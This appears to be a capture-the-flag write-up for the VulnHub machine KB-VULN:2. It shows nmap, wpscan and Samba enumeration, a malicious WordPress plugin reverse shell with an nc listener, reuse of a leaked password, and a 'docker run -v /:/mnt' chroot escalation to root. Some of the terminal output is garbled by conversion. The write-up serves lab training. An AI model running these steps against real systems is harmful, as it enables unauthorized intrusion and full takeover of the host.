VulnHub-KB-VULN:2

Target IP Address

nmap -T5 192.168.1.1/24

IP Address: 192.168.1.8

Scanning & Enumeration

nmap

nmap -A -O -p- -T5 -oN nmap.txt 192.168.1.8

```
[m3rc@brut3-g33579 ~]$ sudo nmap -A -T5 -p- -O -oN nmap.txt 192.168. Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-02 07:52 IST Nmap scan report for 192.168.1.8 Host is up (0.00046s\ latency).
Not shown: 65530 closed ports
PORT
           STATE SERVICE
                                    VERSION
21/tcp open ftp
                                    vsftpd 3.0.3
                                    OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Li
  ssh-hostkey:
      2048 5e:99:01:23:fe:c4:84:ef:14:55:87:da:a3:30:6f:50 (RSA)
     256 cb:8e:e1:b3:3a:6e:64:9e:0f:53:39:7e:18:9d:8b:3f (ECDSA)
256 ec:3b:d9:53:4a:5a:f7:32:f2:3a:f7:a7:6f:31:87:52 (ED25519)
cp open http Apache httpd 2.4.29 ((Ubuntu))
80/tcp open http
MAC Address: 08:00:27:00:11:46 (Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 2.6.32 (96%), Linux 3.2 - 4.9 (96%), Li
- 3.10 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Net
ynology DiskStation Manager 5.2-5644 (94%), Netgear RAIDiator 4.2.28
No exact OS matches for host (test conditions non-ideal).
Service Info: Host: UBUNTU; OSs: Unix, Linux; CPE: cpe:/o:linux:linu
Host script results:
  smb-os-discovery:
OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
     Computer name: kb-server
     NetBIOS computer name: UBUNTU\x00
     FQDN: kb-server
     System time: 2020-10-02T02:22:35+00:00
  smb-security-mode:
     account_used: guest
     challenge_response: supported
message_signing: disabled (dangerous, but default)
  smb2-security-mode:
        Message signing enabled but not required
  smb2-time:
     date: 2020-10-02T02:22:35
     start_date: N/A
TRACEROUTE
                 ADDRESS
```

- 21/tcp open ftp vsftpd 3.0.3
- 22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3
- 80/tcp open http Apache httpd 2.4.29
- 139/tcp open netbios-ssn Samba smbd 3.X 4.X
- 445/tcp open netbios-ssn Samba smbd 4.7.6-Ubuntu


nikto

nikto -h http://192.168.1.8

• No interesting results

Dirbuster

'192.168.1.8/wordpress/



Hello world!

Welcome to WordPress. This is your first post. Edit or delete it, then start writing! <u>Learn More</u>

Hello world!

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!



Recent Posts

• Hello world!

Recent Comments

• A WordPress Commenter on Hello world!

Archives


• September 2020

Categories

Uncategorized

Meta

• The website is not configured properly



• add

```
192.168.1.8 kb.vuln
```


To /etc/hosts

```
GNU nano 5.2 /etc/hosts

# Host addresses
127.0.0.1 localhost
127.0.1.1 brut3-g33579

192.168.1.8 kb.vuln
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

'kb.vuln/wordpress



<u>wpscan</u>

Running wpscan on kb.vuln/wordpress

```
wpscan --url http://kb.vuln/wordpress/ -e
```

```
[i] User(s) Identified:
[+] admin
    Found By:
    Rss Generator (Passive Detection)
    Confirmed By:
    Wp Json Api (Aggressive Detection)
        - http://kb.vuln/wordpress/index.php/wp-json/wp/v2/users/?per_page=100%page=1
    Author Id Brute Forcing - Author Pattern (Aggressive Detection)
    Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/gn_up
```

- Username -> admin
- Tried to crack the password, but was unsuccessful

Enumerating Samba

```
smbmap -H 192.168.1.8
```

• We can login as anonymous

```
smbclient //192.168.1.8/Anonymous
```

dir

```
smb: \> dir

D
O
Thu Sep 17 16:28:56 2020

D
Wed Sep 16 16:06:09 2020

N 16735117 Thu Sep 17 16:28:56 2020

14380040 blocks of size 1024. 7624324 blocks available

smb: \> 

| 14380040 blocks of size 1024. 7624324 blocks available
```


```
get backup.zip
```

backup.zip

```
[m3rc@brut3-g33579 samba]$ ls
backup.zip remember_me.txt wordpress
[m3rc@brut3-g33579 samba]$ cat remember_me.txt
Username:admin
Password:MachineBoy141
[m3rc@brut3-g33579-samba]$ []
```


• Username -> admin


·login in kb.vuln/wordpress



Exploitation

• We can upload a malicious plugin to get the shell.





Shell Used:

- set the IP address and Port accordingly
 - o convert to zip
- Open nc to listen on the given port

nc -lnvp 8888

- Activate the plugin
- We have a reverse shell

```
[m3rc@brut3-g33579 reverse_shell]$ nc -lnvp 8888
Connection from 192.168.1.8:34842
bash: cannot set terminal process group (1560): Inappropriate ioctl for device
bash: no job control in this shell
www-data@kb-server:/var/www/html/wordpress/wp-admin$ []
```

Enumerating for Privilege Escalation

- We are www-data
- Other user in /home
 - kbadmin

|--User Flag--|

```
www-data@kb-server:/var/www/html/wordpress$ cd /home
cd /home
www-data@kb-server:/home$ ls
ls
kbadmin
www-data@kb-server:/home$ cd kbadmin
cd kbadmin
www-data@kb-server:/home/kbadmin$ ls
ls
note.txt
user.txt
www-data@kb-server:/home/kbadmin$ cat user.txt
cat user.txt
www-data@kb-server:/home/kbadmin$ cat user.txt
cat user.txt
```

'note.txt

```
www-data@kb-server:/home/kbadmin$ cat note.txt
cat note.txt
use DOCKER!
www-data@kb-server:/home/kbadmin$ [
```

• We can login as kbadmin using the same password of MachineBoy141

```
www-data@kb-server:/home/kbadmin$ python -c 'import pty; pty.spawn("/bin/bash")'

<min$ python -c 'import pty; pty.spawn("/bin/bash")'

www-data@kb-server:/home/kbadmin$ su kbadmin

su kbadmin

Password: MachineBoy141

To run a command as administrator (user "root"), use "sudo <command>".

See "man sudo_root" for details.

kbadmin@kb-server:~$ []
```

We can use docker to spawn a root shell

sudo docker run -v /:/mnt --rm -it alpine chroot /mnt sh

Alternatively

```
sudo -l
```

• kbadmin can run all commands as sudo

sudo bash

```
root@kb-server:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@kb-server:~# [
```

|--Root Flag--|

```
root@kb-server:~# cd /root
cd /root
root@kb-server:/root# ls
ls
flag.txt
root@kb-server:/root# cat flag.txt
cat flag.txt
root@kb-server:/root# [
```